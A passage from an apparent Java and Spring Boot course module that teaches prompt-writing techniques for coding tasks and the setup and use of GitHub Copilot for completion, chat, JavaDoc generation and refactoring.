    // Arrange  
    // Act  
    // Assert  
}
```

### 4. Comparative Analysis:

Compare these two approaches for handling exceptions in Spring Boot:

1. `@ControllerAdvice` with `@ExceptionHandler`
2. `HandlerExceptionResolver`

Provide a comparison table showing:

- Pros and cons
- Use cases
- Code examples

## Prompt Engineering for Code:

## 1. Code Generation:

Create a Spring Data JPA repository interface for a Product entity with custom queries for:

- Finding products by category and price range
- Searching products by name (case-insensitive, partial match)
- Getting top 10 best-selling products

Include sorting and pagination.

## 2. Code Explanation:

Explain this code line by line for a junior developer:

```
return users.stream()
    .filter(u -> u.isActive())
    .collect(Collectors.groupingBy(
        User::getDepartment,
        Collectors.counting()
    ));
```

Include: what each method does, why we use streams, and what the final output is.

## 3. Debugging:

I'm getting a "LazyInitializationException" in this Hibernate code:

```
@GetMapping("/user/{id}/orders")
public List<Order> getUserOrders(@PathVariable Long id) {
    User user = userRepository.findById(id).orElseThrow();
    return user.getOrders(); // Exception here
}
```

Explain why this happens and provide 3 different solutions with pros and cons.

## 4. Refactoring:

Refactor this code to be more functional and readable:

```
List<String> result = new ArrayList<>();
for (Order order : orders) {
    if (order.getStatus().equals("COMPLETED")) {
        if (order.getTotal() > 100) {
            result.add(order.getId());
        }
    }
}
return result;
```

Use Java Streams API and method references where appropriate.

## 5. Documentation:

Generate comprehensive JavaDoc for this method:

```
public PagedResponse<User> searchUsers(String query, int page, int size, String sortBy) {
    // implementation
}
```

Include parameter descriptions, return value explanation, and usage example.

## Prompt Techniques (Few-Shot, Chain-of-Thought, Persona-Based)

### 1. Few-Shot Prompting

Few-shot prompting involves providing examples of the desired input-output pattern before asking the model to perform the task.

#### Structure:

```
[Instruction] + [Example 1] + [Example 2] + [Example 3] + [Your Task]
```

### Example: Code Comment Generation

Generate concise comments for Java methods based on these examples:

Example 1:

Code: public int add(int a, int b) { return a + b; }  
Comment: // Adds two integers and returns the sum

Example 2:

Code: public boolean isEmpty(String str) { return str == null || str.trim().isEmpty(); }  
Comment: // Checks if string is null or empty after trimming whitespace

Example 3:

Code: public List<User> findActiveUsers() { return userRepository.findByActiveTrue(); }  
Comment: // Retrieves all users with active status from database

Now generate a comment for:

Code: public Optional<Order> getOrderById(Long id) {  
return orderRepository.findById(id);

```
}
```

## When to Use Few-Shot:

- Teaching new patterns
- Establishing specific style or format
- Complex transformations
- Domain-specific tasks

## Benefits:

- Reduces ambiguity
- Establishes clear patterns
- Improves consistency
- Works well for structured tasks

## Example: Test Case Generation

Generate JUnit test cases following these patterns:

Example 1:

Method: public int divide(int a, int b)

Test:

```
@Test  
public void shouldReturnQuotient_whenBothNumbersArePositive() {  
    int result = calculator.divide(10, 2);  
    assertEquals(5, result);  
}
```

Example 2:

Method: public String formatName(String firstName, String lastName)

Test:

```
@Test  
public void shouldReturnFormattedName_whenBothNamesAreProvided() {  
    String result = formatter.formatName("John", "Doe");  
    assertEquals("Doe, John", result);  
}
```

Now generate tests for:

Method: public boolean isValidEmail(String email)

## 2. Chain-of-Thought (CoT) Prompting

Chain-of-Thought prompting encourages the model to break down complex problems into intermediate steps, reasoning through the problem before providing the final answer.

### Basic CoT Structure:

[Problem] + "Let's think step by step:" + [Solution Space]

## Example: Debugging Complex Issue

I have a Spring Boot application with this error:  
"org.springframework.dao.InvalidDataAccessApiUsageException:  
detached entity passed to persist"

Let's debug this step by step:

1. First, what does this error mean?
2. What are the common causes?
3. How can we identify where it's happening?
4. What are potential solutions?
5. Which solution is best for this scenario?

Context: I'm updating a User entity that has a OneToMany relationship with Orders.

## AI Response Format:

Let me break this down:

Step 1: Understanding the error

This error occurs when you try to persist an entity that was previously in a persistent state but is now detached from the current session...

Step 2: Common causes

- Entity was loaded in one transaction and saved in another
- Entity passed between different sessions
- Entity serialized/deserialized (lost persistence context)...

Step 3: Identification

Check your code for:

- Transaction boundaries
- Entity passing between methods
- Session management...

Step 4: Potential solutions

- a) Use merge() instead of persist()
- b) Ensure entity is managed in current session
- c) Load entity in same transaction before updating...

## Step 5: Best solution

For updating an existing entity, use `merge()` or find the entity in the current transaction first...

## Advanced CoT: Zero-Shot-CoT

Design a caching strategy for a high-traffic e-commerce application.  
Let's approach this systematically:

- First, identify what needs caching
- Then, determine cache invalidation strategies
- Finally, choose appropriate caching technologies

## When to Use CoT:

- Complex problem-solving
- Multi-step tasks
- Debugging
- Architecture decisions
- Performance optimization

## Example: Architecture Decision

I need to choose between MongoDB and PostgreSQL for my application.

Let's evaluate this decision step by step:

### 1. Analyze application requirements:

- Data structure (complex relationships? or flexible documents?)
- Query patterns (complex joins? or simple lookups?)
- Scalability needs (horizontal? or vertical?)

### 2. Consider MongoDB strengths:

- [analysis]

### 3. Consider PostgreSQL strengths:

- [analysis]

### 4. Map requirements to database capabilities:

- [mapping]

### 5. Final recommendation with justification:

- [conclusion]

Application context:

- User management system with profiles, preferences, and activity logs
- Need for complex search with multiple filters
- Expected 100K users initially, potential growth to 1M+

- Read-heavy workload (90% reads, 10% writes)

### 3. Persona-Based Prompting

Persona-based prompting assigns a specific role, expertise level, or personality to the AI, shaping its responses to match that persona.

#### Structure:

```
"You are a [role/expert] with [qualifications/experience].  
Your task is to [specific task].  
Your response should [style/tone expectations]."
```

#### Common Personas for Development:

##### 1. Senior Developer:

You are a senior Java developer with 10 years of experience in enterprise applications.  
Review this code and provide feedback as you would to a junior developer on your team.  
Be constructive, educational, and point out both good practices and areas for improvement.

[code here]

##### 2. Code Reviewer:

You are an experienced code reviewer focused on:

- Code quality and maintainability
- Security vulnerabilities
- Performance issues
- Best practices

Review this pull request and provide detailed feedback:

[code diff here]

### **3. System Architect:**

You are a system architect specializing in microservices.  
Design a scalable architecture for this requirement:

[requirements here]

Consider: service boundaries, data consistency, inter-service communication, and failure handling.

### **4. Performance Engineer:**

You are a performance engineer specializing in JVM optimization.  
Analyze this code for performance bottlenecks and memory issues:

[code here]

Provide specific recommendations with expected performance impact.

### **5. Security Expert:**

You are a security consultant specializing in application security.  
Audit this authentication implementation for vulnerabilities:

[code here]

Flag any OWASP Top 10 violations and suggest secure alternatives.

### **6. Teacher/Mentor:**

You are a patient programming teacher explaining concepts to beginners.  
Explain dependency injection in Spring Boot using simple analogies and practical examples.  
Avoid jargon or explain it when necessary.

### **Persona with Specific Constraints:**

You are a Java developer at a financial institution where:

- Security is paramount
- Code must be thoroughly documented
- All exceptions must be explicitly handled
- Performance is critical
- Regulatory compliance is required

Write a method to process financial transactions following these constraints.

### Combining Personas with Other Techniques:

You are a senior DevOps engineer teaching a junior developer. [PERSONA]

Explain container orchestration step by step: [CHAIN-OF-THOUGHT]

Here are examples of simple vs. complex deployments: [FEW-SHOT]

Example 1: Single container...

Example 2: Multi-container with networking...

Now explain how to deploy a Spring Boot microservice to Kubernetes.

### Dynamic Persona Adjustment:

Start as a technical architect and design a solution.

Then switch to a developer persona and implement it.

Finally, switch to a QA engineer and create test cases.

Requirement: User authentication with JWT

## Writing Effective Prompts

### The CLEAR Framework:

1. **C - Concise:** Be brief but complete

 "I have this code and I was wondering if maybe you could possibly help me understand what might be wrong with it because it's not working..."

"This code throws NullPointerException. Help me identify and fix the issue:  
[code]"

## 2. L - Logical: Organize information coherently

Good structure:

- What I'm trying to do
- Current implementation
- Expected behavior
- Actual behavior
- Question

## 3. E - Explicit: State requirements clearly

"Make this code better"

"Refactor this code to: 1. Reduce cyclomatic complexity below 10 2. Extract  
duplicate logic 3. Add error handling 4. Follow Clean Code principles"

## 4. A - Adaptive: Adjust based on results

First prompt: "Explain Spring Security"

[Too broad]

Refined: "Explain how to implement JWT authentication in Spring Security,  
focusing on the filter chain and token validation"

[More specific, better results]

## 5. R - Relevant: Include only pertinent information

Including entire codebase for a simple question

Including only the relevant method and its dependencies

## Prompt Templates for Common Tasks:

### Template 1: Code Review Request

Review this [language] code for [specific concerns]:

Context: [brief description of what the code does]

Code:

```
```[language]
[code here]
```
```

Please check for:

- [concern 1]
- [concern 2]
- [concern 3]

Provide specific line numbers and recommendations.

## Template 2: Debugging Assistance

I'm encountering [error/issue] in [context].

Error message:

```
```
[error details]
```
```

Relevant code:

```
```[language]
[code here]
```
```

What I've tried:

- [attempt 1]
- [attempt 2]

Expected behavior: [description]

Actual behavior: [description]

Help me identify the root cause and solution.

## Template 3: Implementation Request

Implement a [component/feature] that:

Requirements:

- [requirement 1]
- [requirement 2]
- [requirement 3]

Constraints:

- Use [technology/framework]
- Follow [pattern/standard]
- Include [specific elements]

Provide:

1. Implementation code
2. Usage example
3. Test cases

#### **Template 4: Explanation Request**

Explain [concept/code] for [audience level].

[Code or concept description]

Include:

- [aspect 1]
- [aspect 2]
- [aspect 3]

Use [analogies/examples/diagrams] to clarify.

#### **Template 5: Comparison Request**

Compare [option A] vs [option B] for [use case].

Evaluation criteria:

- [criterion 1]
- [criterion 2]
- [criterion 3]

Provide:

- Comparison table
- Pros and cons
- Recommendation with justification
- Code examples for each

## Context Management

Context management is crucial for maintaining coherent, relevant conversations with AI models, especially for complex or multi-turn interactions.

### Understanding Context Window:

AI models have a limited context window (the amount of text they can "remember"):

- GPT-3.5: ~4K tokens (~3,000 words)
- GPT-4: 8K-32K tokens
- Claude: Up to 100K tokens
- Gemini: Up to 1M tokens

### Token Example:

```
Text: "Hello, world! This is a test."  
Tokens: ["Hello", ",", " world", "!", " This", " is", " a", " test", "."]  
Count: 9 tokens
```

## Context Management Strategies:

### 1. Prioritize Recent Information:

```
[Previous discussion summary]  
[Older messages - less detail]  
[Recent messages - full detail]  
[Current question]
```

### 2. Summarize Long Conversations:

```
Instead of:  
[Full 50-message conversation history]
```

Use:

"Previous discussion summary: We discussed implementing JWT authentication, decided on RS256 algorithm, and identified the need for refresh tokens.

Current question: How do we implement the refresh token mechanism?"

### 3. Reference External Context:

"Referring to the UserService class we discussed earlier, how should we modify the authentication logic?"

### 4. Use Explicit Context Markers:

Context:

- Application: E-commerce platform
- Technology: Spring Boot 3, Java 17
- Database: PostgreSQL
- Current focus: Payment processing

Question: [your question]

### 5. Break Long Tasks into Segments:

Session 1: Design architecture  
Session 2: Implement core logic  
Session 3: Add error handling  
Session 4: Write tests

Each session carries forward only the essential decisions from previous sessions.

## Context Retention Techniques:

### 1. Structured Context Blocks:

```
==== PROJECT CONTEXT ====  
Application: Inventory Management System  
Stack: Spring Boot, React, PostgreSQL
```

Current Module: Order Processing  
Recent Changes: Added validation layer

==== CURRENT TASK ====  
Implement order cancellation with inventory rollback

==== SPECIFIC QUESTION ====  
How should we handle partial cancellations?

## 2. Incremental Context Building:

Turn 1: "I'm building a booking system. How should I design the database?"  
Turn 2: "Given the schema we just designed, how do I handle double-booking?"  
Turn 3: "For the double-booking solution you suggested, what if we need to support..."

## 3. Context Reset When Needed:

"Let's start fresh. I need help with a new problem:  
[new problem description]"

## 4. Reference Important Artifacts:

"Using the UserRepository interface from our earlier conversation,  
implement the service layer method for updating user preferences."

## Managing Context in Long Code Reviews:

Code Review Session:

Phase 1: Overall Structure  
"Review the high-level structure of this service class: [class outline]"

Phase 2: Individual Methods  
"Now let's review the saveOrder method in detail: [method code]"

Phase 3: Specific Concerns  
"For the saveOrder method, specifically analyze the transaction handling."

#### Phase 4: Summary

"Summarize all issues found and prioritize them."

### Context for Code Generation:

Cumulative Context Approach:

Step 1: "Create a User entity with basic fields"  
[AI generates entity]

Step 2: "Add validation annotations to the User entity you just created"  
[AI modifies with context]

Step 3: "Now create a UserRepository for this entity"  
[AI uses the entity design from previous steps]

Step 4: "Implement a UserService that uses this repository"  
[AI maintains consistency across all components]

### Best Practices:

#### 1. Be Explicit About What to Remember:

"Remember these design decisions for our ongoing discussion:

- Using UUID for IDs
- Soft delete pattern
- Audit timestamps on all entities"

#### 2. Refresh Context When Switching Topics:

"We were discussing authentication. Now let's switch to the payment module.  
New context: Payment processing using Stripe API..."

#### 3. Use Session Variables (Conceptually):

"For this conversation, let's establish:

- Language: Java 17
- Framework: Spring Boot 3.1
- Build Tool: Maven
- Database: PostgreSQL

Assume these for all following questions unless I specify otherwise."

#### 4. Request Context Confirmation:

"Before we proceed, confirm your understanding of:

- The current application architecture
- The problem we're solving
- The constraints we're working within"

### Iterative Refinement

Iterative refinement is the process of progressively improving prompts and outputs through cycles of feedback and adjustment.

#### The Refinement Cycle:

1. Initial Prompt → 2. AI Response → 3. Evaluate → 4. Refine Prompt → (repeat)

#### Example Iteration:

##### Iteration 1:

Prompt: "Create a REST API for users"

Response: [Basic CRUD operations]

Evaluation: Too generic, missing important features

##### Iteration 2:

Refined Prompt: "Create a REST API for user management with:

- CRUD operations
- Input validation
- Exception handling
- JWT authentication
- Use Spring Boot"

Response: [More complete implementation]

Evaluation: Good, but needs pagination and search

### Iteration 3:

Final Prompt: "Create a Spring Boot REST API for user management with:

- CRUD operations with pagination (Pageable)
- Search by name/email
- Input validation using @Valid
- Global exception handling with @ControllerAdvice
- JWT authentication with @PreAuthorize
- OpenAPI documentation
- Logging

Provide complete controller with all annotations."

Response: [Comprehensive implementation]

Evaluation: ✓ Meets all requirements

### Refinement Strategies:

#### 1. Additive Refinement (Adding Details):

Start: "Explain streams"

Add: "Explain Java streams with code examples"

Add more: "Explain Java streams with code examples showing map, filter, and collect"

Finalize: "Explain Java streams for beginners with commented code examples showing map, filter, collect, and common pitfalls"

#### 2. Subtractive Refinement (Removing Noise):

Start: "I have this huge codebase and there's this bug somewhere and I think it might be related to the database but I'm not sure and also the logs show some errors..."

Refine: "I have a NullPointerException in my database access code.

Error: [specific error]

Code: [relevant code only]

Help me fix it."

### 3. Constraint Addition:

v1: "Write a sorting algorithm"

v2: "Write a sorting algorithm in Java"

v3: "Write a quicksort algorithm in Java with comments"

v4: "Write a quicksort algorithm in Java with: - Detailed comments explaining each step - Time/space complexity analysis - JUnit test cases"

### 4. Format Specification:

v1: "Explain design patterns"

v2: "Explain Singleton and Factory patterns with Java examples"

v3: "Explain Singleton and Factory patterns in this format: - Definition - When to use - Java implementation - Pros and cons - Real-world example"

### 5. Perspective Shifting:

Try 1: "How do I optimize this query?"

[Response not helpful]

Try 2: "You are a database performance expert. Analyze this query's execution plan and suggest optimizations: [query + EXPLAIN output]"

[Better response]

### Feedback Incorporation:

You: "Generate a User service class"

AI: [Generates basic service]

You: "Good start, but please add:

- Transaction management with `@Transactional`
- Custom exceptions instead of throwing generic Exception
- Validation before save operations
- Logging at appropriate levels"

AI: [Generates improved service]

You: "Excellent! Now add caching with `@Cacheable` for the `findById` method"

AI: [Generates final version]

## Progressive Complexity:

Level 1: "Create a basic REST controller"  
[Simple CRUD]

Level 2: "Add error handling to that controller"  
[Enhanced with `@ExceptionHandler`]

Level 3: "Add validation and DTO mapping"  
[More robust implementation]

Level 4: "Add integration tests using MockMvc"  
[Complete with tests]

Level 5: "Add OpenAPI documentation"  
[Production-ready]

## A/B Testing Prompts:

Prompt A: "Explain microservices"

Result: Generic overview

Prompt B: "Explain microservices architecture for a Java developer,  
focusing on Spring Cloud components and practical implementation"  
Result: Targeted, actionable information

Winner: Prompt B → Use this pattern for future prompts

## Refinement for Code Quality:

Initial: "Fix this code"  
[AI makes basic fixes]

Round 2: "Fix this code and apply SOLID principles"  
[Better structure]

Round 3: "Fix this code, apply SOLID principles, and add unit tests"  
[Testable code]

Round 4: "Fix this code, apply SOLID principles, add unit tests, and document with JavaDoc"  
[Production-ready code]

## Meta-Prompting (Asking AI to Improve Prompts):

"I want to ask you to generate a Spring Boot service class.  
Help me write an effective prompt that will get a high-quality result.  
What details should I include?"

AI suggests: [prompt structure]

You use the improved prompt structure for actual request.

## Learning from Refinement:

Track what works:

Refinement Log:

Task: Code generation  
✗ Vague prompt: "Create a class"  
✓ Specific prompt: "Create a [Purpose] class with [Methods] that [Behavior]"

Task: Debugging  
✗ Just code: [dumps entire file]  
✓ Structured: Error + Relevant code + What I tried + Question

Task: Explanation  
✗ "Explain X"  
✓ "Explain X for [audience] covering [aspects] with [examples]"

## **When to Stop Refining:**

Stop when:

1. Output meets your requirements
2. Further refinement yields diminishing returns
3. You're adding unnecessary complexity
4. The AI consistently can't improve further

## **Quality Checklist:**

- ✓ Clear task definition
- ✓ Sufficient context
- ✓ Specific requirements
- ✓ Appropriate constraints
- ✓ Desired output format specified
- ✓ Examples provided (if needed)
- ✓ Audience/expertise level stated

## **Module 11.3: GitHub Copilot Mastery (5 hours)**

**Objective:** Master GitHub Copilot to accelerate development productivity and code quality.

---

### **11.3.1 Installing GitHub Copilot in IDE**

#### **What is GitHub Copilot?**

GitHub Copilot is an AI-powered code completion tool developed by GitHub and OpenAI. It uses machine learning models trained on billions of lines of public code to suggest code completions, entire functions, and even documentation as you type.

#### **Why Use GitHub Copilot?**

- **Faster Development:** Reduces time spent writing boilerplate code
- **Learning Aid:** Suggests idiomatic patterns and best practices
- **Context-Aware:** Understands your code context and project structure
- **Multi-Language:** Supports Java, JavaScript, Python, and many more
- **Documentation Help:** Generates comments and JavaDocs automatically

#### **Installation Steps:**

##### **For IntelliJ IDEA:**

1. Open IntelliJ IDEA
2. Go to **File** → **Settings** → **Plugins**
3. Search for "GitHub Copilot"
4. Click **Install**
5. Restart the IDE

## 6. Sign in with your GitHub account

```
# Verify installation  
# Look for Copilot icon in the status bar (bottom right)
```

### For Visual Studio Code:

1. Open VS Code
2. Click on Extensions icon (or press **Ctrl+Shift+X**)
3. Search for "GitHub Copilot"
4. Click **Install**
5. Reload VS Code
6. Authenticate with GitHub

```
# VS Code Extension ID  
# GitHub.copilot
```

### Subscription Requirements:

- **Free for Students:** Available through GitHub Student Developer Pack
- **Free for Open Source Maintainers:** Must apply and be approved
- **Individual Plan:** \$10/month or \$100/year
- **Business Plan:** \$19/month per user

### Configuration:

```
// settings.json (VS Code)  
{  
  "github.copilot.enable": {  
    "*": true,  
    "yaml": false,  
    "plaintext": false  
},  
  "editor.inlineSuggest.enabled": true  
}
```

### IntelliJ IDEA Settings:

```
Settings → Tools → GitHub Copilot  
 Enable GitHub Copilot  
 Show inline suggestions  
 Use proxy (configure if needed)
```

---

#### 11.3.2 Basic Code Completion

## **Understanding Copilot Suggestions:**

Copilot analyzes your current code context and suggests completions in real-time. Suggestions appear as "ghost text" (grayed-out text) that you can accept, reject, or modify.

## **Accepting Suggestions:**

- **Tab**: Accept the entire suggestion
- **Ctrl+→ (or Cmd+→)**: Accept next word
- **Esc**: Reject suggestion
- **Alt+]**: Show next suggestion
- **Alt+[**: Show previous suggestion

## **Example 1: Simple Method Completion**

```
// Type the method signature and let Copilot complete it
public class Calculator {

    // Start typing: public int add(
    public int add(int a, int b) {
        return a + b; // Copilot suggests this
    }

    // Type: public int subtract(
    public int subtract(int a, int b) {
        return a - b; // Copilot completes
    }
}
```

## **Example 2: Loop Generation**

```
// Type: // Create a loop that prints numbers from 1 to 10
// Copilot suggests:
for (int i = 1; i <= 10; i++) {
    System.out.println(i);
}
```

## **Example 3: Collection Operations**

```
import java.util.*;

public class ListOperations {

    // Type: // Filter list to get even numbers
    public List<Integer> getEvenNumbers(List<Integer> numbers) {
        // Copilot suggests:
        return numbers.stream()
            .filter(n -> n % 2 == 0)
            .collect(Collectors.toList());
    }
}
```

```
}
```

#### Example 4: String Manipulation

```
// Type: // Method to reverse a string
public String reverseString(String input) {
    // Copilot suggests:
    return new StringBuilder(input).reverse().toString();
}
```

#### Example 5: Exception Handling

```
// Type: // Read file content safely
public String readFile(String filePath) {
    // Copilot suggests:
    try {
        return Files.readString(Paths.get(filePath));
    } catch (IOException e) {
        e.printStackTrace();
        return null;
    }
}
```

#### Best Practices for Basic Completion:

1. **Write Clear Comments:** Copilot uses comments as context
2. **Use Descriptive Names:** Method and variable names guide suggestions
3. **Review Suggestions:** Don't blindly accept; understand the code
4. **Iterate:** If suggestion is wrong, press **Alt+]** for alternatives

---

#### 11.3.3 Copilot Chat Features

##### What is Copilot Chat?

Copilot Chat is an interactive conversational interface where you can ask questions, request code explanations, and get help with debugging—all within your IDE.

##### Accessing Copilot Chat:

- **VS Code:** Click on chat icon in sidebar or press **Ctrl+Shift+I**
- **IntelliJ IDEA:** Right-click → "GitHub Copilot" → "Open Copilot Chat"

##### Chat Commands and Features:

###### 1. Explain Code:

```

// Select this code and ask: "Explain this code"
public Optional<User> findUserByEmail(String email) {
    return userRepository.findByEmail(email);
}

// Copilot Chat explains:
// "This method searches for a user by their email address.
// It returns an Optional<User> which will contain the user
// if found, or be empty if not found. This prevents null
// pointer exceptions and encourages safe handling of missing data."

```

## 2. Generate Tests:

```

// Ask: "Generate unit tests for this method"
public class StringUtils {
    public static boolean isPalindrome(String str) {
        String cleaned = str.replaceAll("[^a-zA-Z0-9]", "").toLowerCase();
        return cleaned.equals(new StringBuilder(cleaned).reverse().toString());
    }
}

// Copilot generates:
import org.junit.jupiter.api.Test;
import static org.junit.jupiter.api.Assertions.*;

class StringUtilsTest {

    @Test
    void testPalindromeSimple() {
        assertTrue(StringUtils.isPalindrome("racecar"));
    }

    @Test
    void testPalindromeWithSpaces() {
        assertTrue(StringUtils.isPalindrome("A man a plan a canal Panama"));
    }

    @Test
    void testNotPalindrome() {
        assertFalse(StringUtils.isPalindrome("hello"));
    }

    @Test
    void testEmptyString() {
        assertTrue(StringUtils.isPalindrome(""));
    }
}

```

## 3. Fix Bugs:

```

// Buggy code:
public double calculateAverage(List<Integer> numbers) {
    int sum = 0;
    for (int num : numbers) {
        sum += num;
    }
    return sum / numbers.size(); // Bug: integer division!
}

// Ask: "Fix the bug in this method"
// Copilot suggests:
public double calculateAverage(List<Integer> numbers) {
    if (numbers.isEmpty()) {
        return 0.0; // Handle empty list
    }
    int sum = 0;
    for (int num : numbers) {
        sum += num;
    }
    return (double) sum / numbers.size(); // Fixed: cast to double
}

```

#### 4. Refactor Code:

```

// Ask: "Refactor this to use streams"
public List<String> getActiveUsernames(List<User> users) {
    List<String> result = new ArrayList<>();
    for (User user : users) {
        if (user.isActive()) {
            result.add(user.getUsername());
        }
    }
    return result;
}

// Copilot refactors:
public List<String> getActiveUsernames(List<User> users) {
    return users.stream()
        .filter(User::isActive)
        .map(User::getUsername)
        .collect(Collectors.toList());
}

```

#### 5. Generate Documentation:

```

// Ask: "Generate JavaDoc for this method"
public User createUser(String email, String password, String firstName, String
lastName) {
    User user = new User();

```

```

        user.setEmail(email);
        user.setPassword(passwordEncoder.encode(password));
        user.setFirstName(firstName);
        user.setLastName(lastName);
        user.setCreatedAt(LocalDateTime.now());
        return userRepository.save(user);
    }

// Copilot generates:
/**
 * Creates a new user with the provided information.
 *
 * @param email The user's email address
 * @param password The user's password (will be encoded)
 * @param firstName The user's first name
 * @param lastName The user's last name
 * @return The created User object with generated ID and timestamp
 * @throws IllegalArgumentException if email is invalid
 */
public User createUser(String email, String password, String firstName, String
lastName) {
    // ... existing code ...
}

```

## 6. Answer Questions:

Q: "How do I handle null values with Optional in Java?"

A: Optional is a container that may or may not contain a value.  
Here's how to use it:

1. Creating Optional:

```
Optional<String> optional = Optional.of("value");
Optional<String> empty = Optional.empty();
Optional<String> nullable = Optional.ofNullable(possiblyNull);
```

2. Checking for value:

```
if (optional.isPresent()) { ... }
optional.ifPresent(value -> System.out.println(value));
```

3. Getting value safely:

```
String value = optional.orElse("default");
String value = optional.orElseGet(() -> computeDefault());
String value = optional.orElseThrow(() -> new Exception());
```

4. Transforming:

```
optional.map(String::toUpperCase)
    .filter(s -> s.length() > 5)
    .ifPresent(System.out::println);
```

## Slash Commands in Chat:

- `/explain` - Explain selected code
  - `/fix` - Suggest fixes for problems
  - `/tests` - Generate unit tests
  - `/help` - Show available commands
  - `/clear` - Clear chat history
- 

#### 11.3.4 Generating Documentation (JavaDocs)

##### Why Documentation Matters:

- **Team Collaboration:** Helps teammates understand your code
- **API Documentation:** Essential for public APIs
- **Maintenance:** Future you will thank present you
- **IDE Support:** Enables better autocomplete and hints

##### Using Copilot for JavaDocs:

###### Example 1: Simple Method Documentation

```
// Type /** above the method and press Enter
/**
 * Calculates the factorial of a given number.
 *
 * @param n The number to calculate factorial for
 * @return The factorial of n
 * @throws IllegalArgumentException if n is negative
 */
public long factorial(int n) {
    if (n < 0) throw new IllegalArgumentException("n must be non-negative");
    if (n == 0 || n == 1) return 1;
    return n * factorial(n - 1);
}
```

###### Example 2: Class Documentation

```
/**
 * Service class for managing user authentication and authorization.
 * <p>
 * This class handles user login, logout, token generation, and
 * role-based access control. It uses Spring Security for
 * authentication and JWT for stateless sessions.
 * </p>
 *
 * @author Your Name
 * @version 1.0
 * @since 2024-01-01
 */
@Service
public class AuthenticationService {
```

```
// ... implementation ...  
}
```

### Example 3: Complex Method with Multiple Parameters

```
/**  
 * Searches for products based on multiple criteria.  
  
 * @param category The product category to filter by (optional)  
 * @param minPrice The minimum price threshold  
 * @param maxPrice The maximum price threshold  
 * @param sortBy The field to sort results by ("price", "name", "rating")  
 * @param page The page number for pagination (0-indexed)  
 * @param size The number of items per page  
 * @return A Page object containing matching products  
 * @throws IllegalArgumentException if price range is invalid  
 * @see Product  
 * @see Page  
 */  
public Page<Product> searchProducts(String category,  
                                     BigDecimal minPrice,  
                                     BigDecimal maxPrice,  
                                     String sortBy,  
                                     int page,  
                                     int size) {  
    // ... implementation ...  
}
```

### Example 4: Interface Documentation

```
/**  
 * Repository interface for User entity operations.  
 * <p>  
 * Extends Spring Data JPA's JpaRepository to provide CRUD operations  
 * and custom query methods for User entities.  
 * </p>  
 *  
 * @see User  
 * @see JpaRepository  
 */  
public interface UserRepository extends JpaRepository<User, Long> {  
  
    /**  
     * Finds a user by their email address.  
     *  
     * @param email The email address to search for  
     * @return An Optional containing the user if found, empty otherwise  
     */  
    Optional<User> findByEmail(String email);
```

```

    /**
     * Checks if a user with the given email exists.
     *
     * @param email The email address to check
     * @return true if user exists, false otherwise
     */
    boolean existsByEmail(String email);
}

```

### JavaDoc Tags Reference:

```

/**
 * @param paramName Description of parameter
 * @return Description of return value
 * @throws ExceptionType When this exception is thrown
 * @see RelatedClass Reference to related class/method
 * @since Version when this was added
 * @deprecated Use alternative method instead
 * @author Author name
 * @version Version number
 * @link RelatedClass#method Creates hyperlink
 * @code Formats text as code
 */

```

### 11.3.5 Code Refactoring with Copilot

#### What is Refactoring?

Refactoring is the process of restructuring existing code without changing its external behavior to improve readability, maintainability, and performance.

#### Refactoring with Copilot:

##### Example 1: Extract Method

```

// Before: Long method with mixed concerns
public void processOrder(Order order) {
    // Validation
    if (order.getItems().isEmpty()) {
        throw new IllegalArgumentException("Order must have items");
    }

    // Calculate total
    BigDecimal total = BigDecimal.ZERO;
    for (OrderItem item : order.getItems()) {
        total =
total.add(item.getPrice().multiply(BigDecimal.valueOf(item.getQuantity())));
    }
}

```

```

// Apply discount
if (order.getCustomer().isPremium()) {
    total = total.multiply(BigDecimal.valueOf(0.9));
}

order.setTotal(total);
orderRepository.save(order);
}

// Ask Copilot: "Refactor this method by extracting smaller methods"
// After: Clean, single-responsibility methods
public void processOrder(Order order) {
    validateOrder(order);
    BigDecimal total = calculateTotal(order);
    total = applyDiscount(total, order.getCustomer());
    saveOrder(order, total);
}

private void validateOrder(Order order) {
    if (order.getItems().isEmpty()) {
        throw new IllegalArgumentException("Order must have items");
    }
}

private BigDecimal calculateTotal(Order order) {
    return order.getItems().stream()
        .map(item ->
item.getPrice().multiply(BigDecimal.valueOf(item.getQuantity())))
        .reduce(BigDecimal.ZERO, BigDecimal::add);
}

private BigDecimal applyDiscount(BigDecimal total, Customer customer) {
    return customer.isPremium()
        ? total.multiply(BigDecimal.valueOf(0.9))
        : total;
}

private void saveOrder(Order order, BigDecimal total) {
    order.setTotal(total);
    orderRepository.save(order);
}

```

## Example 2: Replace Conditional with Polymorphism

```

// Before: Complex conditional logic
public double calculateShippingCost(Order order) {
    if (order.getShippingMethod().equals("STANDARD")) {
        return order.getWeight() * 0.5;
    } else if (order.getShippingMethod().equals("EXPRESS")) {
        return order.getWeight() * 1.5 + 10;
    } else if (order.getShippingMethod().equals("OVERNIGHT")) {
        return order.getWeight() * 2.0 + 25;
    }
}

```

```

        return 0;
    }

// Ask: "Refactor using strategy pattern"
// After: Clean polymorphic design
interface ShippingStrategy {
    double calculateCost(double weight);
}

class StandardShipping implements ShippingStrategy {
    public double calculateCost(double weight) {
        return weight * 0.5;
    }
}

class ExpressShipping implements ShippingStrategy {
    public double calculateCost(double weight) {
        return weight * 1.5 + 10;
    }
}

class OvernightShipping implements ShippingStrategy {
    public double calculateCost(double weight) {
        return weight * 2.0 + 25;
    }
}

public double calculateShippingCost(Order order) {
    ShippingStrategy strategy =
shippingStrategyFactory.get(order.getShippingMethod());
    return strategy.calculateCost(order.getWeight());
}

```

### Example 3: Introduce Parameter Object

```

// Before: Too many parameters
public Order createOrder(String customerEmail,
                        String shippingAddress,
                        String billingAddress,
                        String shippingMethod,
                        List<OrderItem> items) {
    // ... implementation ...
}

// Ask: "Refactor to use parameter object"
// After: Clean parameter object
public class OrderRequest {
    private String customerEmail;
    private String shippingAddress;
    private String billingAddress;
    private String shippingMethod;
    private List<OrderItem> items;
}

```

```

    // Constructor, getters, setters
}

public Order createOrder(OrderRequest request) {
    // ... implementation using request.getCustomerEmail(), etc. ...
}

```

#### Example 4: Replace Magic Numbers with Constants

```

// Before: Magic numbers everywhere
public boolean isValidAge(int age) {
    return age >= 18 && age <= 120;
}

public double calculateDiscount(double price, Customer customer) {
    if (customer.getYearsMember() > 5) {
        return price * 0.15;
    }
    return price * 0.05;
}

// Ask: "Extract magic numbers to named constants"
// After: Self-documenting code
private static final int MIN_LEGAL_AGE = 18;
private static final int MAX_REALISTIC_AGE = 120;
private static final int LOYALTY_YEARS_THRESHOLD = 5;
private static final double LOYALTY_DISCOUNT = 0.15;
private static final double STANDARD_DISCOUNT = 0.05;

public boolean isValidAge(int age) {
